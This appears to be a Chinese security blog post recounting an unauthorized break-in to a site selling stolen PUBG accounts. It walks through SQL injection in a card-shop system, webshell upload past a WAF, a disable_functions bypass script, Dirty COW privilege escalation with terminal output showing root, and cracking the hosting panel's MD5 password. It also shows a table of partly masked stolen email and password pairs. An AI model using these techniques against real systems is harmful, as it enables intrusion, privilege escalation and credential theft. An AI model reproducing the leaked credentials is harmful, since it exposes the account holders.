


# 实战渗透 | 向吃鸡外挂站开炮（二）

原创 yzddmr6 HACK学习呀

2019-11-14原文

## 0X00 正文

毫无套路的炫酷界面



琳琅满目的商品列表

商品分类	绝地求生高质量黑号 (全网最低) ▼
选择商品	绝地求生高质量黑号 (全网最低) 绝地求生过租号平台 (长期更新) 绝地求生盗账号软件 (不被报毒) 绝地求生最新卡百年黑 (最新教程)
商品价格	
商品库存	
联系方式	输入您的QQ,QQ可作为你的提取密码
支付方式	●  支付宝 ●  微信 ●  QQ钱包 ●  财付通

[立即购买](#) [联系客服](#) HACK学习呀

这种卖黑号的通常都是跟各种hc商勾结在一起，用木马盗取用户账号，然后再出售账号让孤儿开挂。

## 0X01 Getshell

getshell的过程懒得再复现一遍了，直接说思路吧。

发现用的是一套已知的发卡系统，Fi9coder刚好在我星球里发过此发卡系统的漏洞合集。

自己也审了一下，确实漏洞比较多。

随便找一处

submit.php里直接把\$gid带入数据库查询，产生注入

```

$number = isset($_GET['number'])?$_GET['number']:exit('No number!');
$out_trade_no = isset($_GET['out_trade_no'])?$_GET['out_trade_no']:exit('No out_trade_no!');
$gid = isset($_GET['gid'])?$_GET['gid']:exit('No gid!');
$url = "./msubmit.php?out_trade_no=".$_out_trade_no."&money=".$_money."&type=".$_type;
exit("<script language='javascript'>window.location.href='".$url."'</script>");

}elseif($conf['payapi'] == 3){
    $payapi='http://fpay.blypay.cn/';
}elseif($conf['payapi'] == 10){
    $payapi='http://pay.ivzfpt.com/';
}
if($type=='alipay' || $type=='tenpay' || $type=='qqpay' || $type=='wxpay'){
    require_once(SYSTEM_ROOT_E."epay/epay.config.php");
    require_once(SYSTEM_ROOT_E."epay/epay_submit.class.php");
    empty($_COOKIE['auth'])?exit():null;
    $or = $_GET['out_trade_no'];
    //防止修改价格
    $sql = "SELECT * FROM ayangw_order WHERE out_trade_no='{$_or}' limit 1";
    $row = $DB->get_row($sql);
    if(!$row || $row['money'] != $_GET['money']){
        exit("验证失败1");
    }
    $number = $_REQUEST['number'];
    $sql = "select * from ayangw_goods where id = ".$_GET['gid'];
    $row = $DB->get_row($sql);
    if(!$row || ($row['price']*$number) != $_GET['money']){

```

 HACK学习呀

然后到后台logo处未过滤直接可以上传shell

理论上很简单，但是实际上遇到了一些坑。

**第一个是对方似乎开了宝塔的防护，注入跟上传都会被拦截。**

我用的绕过办法是，注入用的参数污染，上传用的星球里嘉宾九世分享的bypass宝塔上传方法，换行绕过，一句话用的webshell-venom。

**第二个是找不到后台**


解决办法是找到他的一个旁站，然后谷歌找到了他旁站的后台。

██████████.top	PUBG吃鸡黑号发卡网
██████████	查询失败!【重试】
██████████	支付宝实名小号在线购买发卡网 - 支付宝v1v2v3实名号-企业支付宝购买
██████████	支付宝实名小号在线购买发卡网 - 支付宝v1v2v3实名号-企业支付宝购买
██████████	支付宝实名小号在线购买发卡网 - 支付宝v1v2v3实名号-企业支付宝购买
██████████.pubg.top	PUBG吃鸡黑号发卡网
██████████	微信实名老号在线购买 - 微信老号购买, 微信实名站街号, 微信小号, VX微信号购买发卡网
██████████	查询失败!【重试】

HACK学习呀

国外服务器，旁站都是这种乱七八糟的非法站，用的都是同一套有漏洞的系统。

猜想可能都是这个后台，果然如此



比较有意思，后台地址是 /sima，看来站长也知道自己是是个什么东西。

拿着注入出来的账号密码就进去了

后台管理中心

订单管理 卡密管理 商品管理 系统设置

今日订单 3

订单总数 3

交易完成 0

卡密总数 515

网站信息

当前网站名称: PUBG吃鸡黑号发卡网

当前网站域名: .ubg.top

网站客服QQ: 3


交流群: 3

卡密ID	商品ID	卡密	导入时间 使用时间	使用订单 使用流水号	使用者	状态	操作
2243	高质量永久冷号 (保质7天)	bxpq3 7yishao@163.com----no78572	2019-06-08 13:45:29/ 2019-06-16 02:09:18	2019516210688/ 2019061602084483620	3014399366	已使用	删除
2244	高质量永久冷号 (保质7天)	dnk 8ken@163.com----ifh3260	2019-06-08 13:45:29/ 2019-06-16 02:54:56	2019516252205/ 2019061602504249043	1831692696	已使用	删除
2245	高质量永久冷号 (保质7天)	ho uang3@163.com----cxb605464	2019-06-08 13:45:29/ 2019-06-16 18:23:13	20195161825239/ 2019061618231996571	3102755215	已使用	删除
2246	高质量永久冷号 (保质7天)	laki ush@163.com----mm340748	2019-06-08 13:45:29/ 2019-06-16 18:45:08	20195161946285/ 2019061618441890732	188544846	已使用	删除
2260	高质量永久号 (保质1天)	slxs he@163.com----jy48799	2019-06-11 23:27:33/ 2019-06-22 15:41:24	20195221542315/ 2019062215411521219	1689312951	已使用	删除
2258	高质量永久号 (保质1天)	zd07 m@163.com----gqk6279	2019-06-11 23:27:33/ 2019-07-12 07:39:16	2019612742348/ 2019071207423661958	3368930450	已使用	删除
2256	高质量永久冷号 (保质7天)	hw38 angji@163.com----wa83031	2019-06-10 23:35:34/ 2019-06-16 21:18:51	20195162118340/ 2019061621160844678	416932828	已使用	删除
2254	高质量永久冷号 (保质7天)	xm0 ouk@163.com----ksx64560	2019-06-10 23:35:34/ 2019-06-16 21:52:21	20195162154556/ 2019061621524466419	381999559	已使用	删除
2247	数据临时号 (不保质)	slxs c,8che@163.com----jy48799	2019-06-09 23:19:09/ 2019-06-16 21:52:21	20195192017222/ 2019061621524466419	18076223136	已使用	删除


## 0X02 Bypass disable function

确实是getshell了，但是连接的时候出了问题，蚁剑连接的时候一直转圈圈

发现是流量被检测后直接封ip了。




因为用的webshell-venom生成的马，兼容流量编码，所以开始解决办法是传一个id参数，然后用蚁剑的base64-bypass编码器，把所有的payload都base64一遍。




结果后面发现连接了一会儿又被封了。。。。




再换上用自己写的**蚁剑参数污染模块**，总算是不被封了。。。



宝塔默认会禁用系统函数，需要Bypass disable function



AntSword 编辑 窗口 调试




用蚁剑自带的bypass插件

发现因为宝塔的原因，会直接拦截上传的php








The screenshot shows the Burp Suite interface with the 'URL' tab selected. The code in the tab is a PHP script designed to parse HTTP headers. It defines a function `get_client_header()` that iterates through `$_SERVER` and builds an array of headers. It also defines `header_callback()` and `parseHeader()` functions. The code is as follows:

```
<?php
function get_client_header(){
    $headers=array();
    foreach($_SERVER as $k=>$v){
        if(strpos($k,'HTTP_')==0){
            $k=strtolower(preg_replace('/^HTTP/', '', $k));
            $k=preg_replace_callback('/_w/', 'header_callback', $k);
            $k=preg_replace('/^_/', '', $k);
            $k=str_replace('_', ':', $k);
            if($k=='Host') continue;
            $headers[]=$k.$v;
        }
    }
    return $headers;
}
function header_callback($str){
    return strtoupper($str[0]);
}
function parseHeader($sResponse){
    list($headerstr, $sResponse)=explode("
", $sResponse, 2);
    $ret=array($headerstr, $sResponse);
    if(preg_match('/^HTTP/1.1 d{3}/', $sResponse)){
```

On the right side of the code editor, there is a watermark logo and the text "HACK学习呀".

成功执行命令



The screenshot shows a terminal window with the following commands and output:

```
(*) 输入 ashelp 查看本地命令
www:/www/wwwroot/... $ whoami
www
www:/www/wwwroot/... $ uname -a
Linux qyi-5c42000d70e7b 3.10.0-327.el7.x86_64 #1 SMP Thu Nov 19 22:10:57 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

On the right side of the terminal window, there is a watermark logo and the text "HACK学习呀".

## 0X03 曲折的提权

发现是2015的内核后笑开了花，脏牛一把梭走起。

首先弹个msf回来，这样就可以有交互式shell


但是发现firefart的exp会直接把系统搞崩。。。服务器直接挂了

```
sh-4.2$ ./dirty test789456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: test789456
Complete line:
firefart:fi232jk6l7luY:0:0:pwned:/root:/bin/bash

mmap: 7f25d2234000

^C
Terminate channel 2? [y/N] n
whoami

Terminate channel 2? [y/N]
Terminate channel 2? [y/N]
Terminate channel 2? [y/N]
```

 HACK学习呀

本来以为是偶然情况，等到第二天服务器又恢复了又提了一次结果还是宕机。。。

所以又等了一天。。。

冷静分析一下，首先脏牛是肯定可以打的，因为内核版本确实在脏牛攻击范围内，并且firefart的exp确实有回显。

因为firefart是直接给你一个加了一个用户，并不会主动返回root权限的shell，需要你su切换或者去登录，猜想可能在覆盖的过程中造成了内核crash就宕机了。

猜想是否可以用直接返回root shell的exp来解决。

exploit-db找到了这一个 <https://www.exploit-db.com/exploits/40847>

编译一下，加个-s参数保存/etc/passwd文件

```

sh-4.2$ ./dcow -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

Last login: Fri Mar  8 21:00:13 CST 2019 from localhost on pts/0
Last failed login: Wed Nov 13 12:25:26 CST 2019 from 49.234.24.108 on ssh:notty
There were 305168 failed login attempts since the last successful login.
[root@qyi-5c42000d70e7b ~]# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
[root@qyi-5c42000d70e7b ~]# cp /tmp/.ssh_bak /etc/passwd
cp: overwrite '/etc/passwd'? y
y
[root@qyi-5c42000d70e7b ~]# whoami
whoami
root
[root@qyi-5c42000d70e7b ~]# █

```

 HACK学习呀

看到了久违的root

## 0X04 拿下宝塔

先把他的passwd给恢复回去，不然一会儿机器又崩了就打不开了

```

www      17229 0.0  1.3 257448 13572 ?        Ssl  12:20   0:00 python -c import sys;u=__import__('urllib'+
root     17366 0.1  0.5 146176  5636 ?        Ss   12:27   0:00 sshd: root@pts/2
root     17368 0.0  0.2 115444  2044 pts/2    Ss   12:27   0:00 -bash
root     17401 0.8  1.3 213560 13492 ?        Ss   12:29   0:00 python -c import sys;u=__import__('urllib'+
root     17404 0.0  0.3  82276  3840 ?        Ss   12:29   0:00 sshd: [accepted]
sshd     17405 0.0  0.1  82276  1800 ?        S    12:29   0:00 sshd: [net]
root     17406 0.0  0.1 141620  1672 pts/2    R+   12:29   0:00 ps -aux
[root@qyi-5c42000d70e7b ~]# mv /tmp/.ssh_bak /etc/passwd
mv: overwrite '/etc/passwd'? y
[root@qyi-5c42000d70e7b ~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
systemd-bus-proxy:x:999:997:systemd Bus Proxy:/:/sbin/nologin
systemd-networkd:x:998:996:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:995:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
www:x:1000:1000:/:home/www:/sbin/nologin
mysql:x:1001:1001:/:home/mysql:/sbin/nologin

```

 HACK学习呀

找到存有宝塔密码的数据库

/www/server/panel/data/default.db

同目录admin\_path.pl下找到面板路径

扔到somed5里解密



The image shows a database interface with a table named 'users @main (吃鸡黑号) - 表'. The table has four columns: 'id', 'username', 'password', and 'login\_ip'. The first row contains the values '1', '珑哥i', '99a22[REDACTED]99a7ba85e', and '192.168.0.1'. Below the table, there is a watermark 'HACK学习呀'.

Below the table, there is a large green text area with the text '输入让你无语的MD5'. Below this, there is a text input field containing '99a22[REDACTED]a7ba85e' and a green button labeled '解密'. Below the input field, there is a green box labeled 'md5' and a text input field containing '[REDACTED]'. At the bottom right, there is a watermark 'HACK学习呀'.


id	username	password	login_ip
1	珑哥i	99a22[REDACTED]99a7ba85e	192.168.0.1

输入让你无语的MD5

99a22[REDACTED]a7ba85e 解密

md5 [REDACTED]

成功进入面板

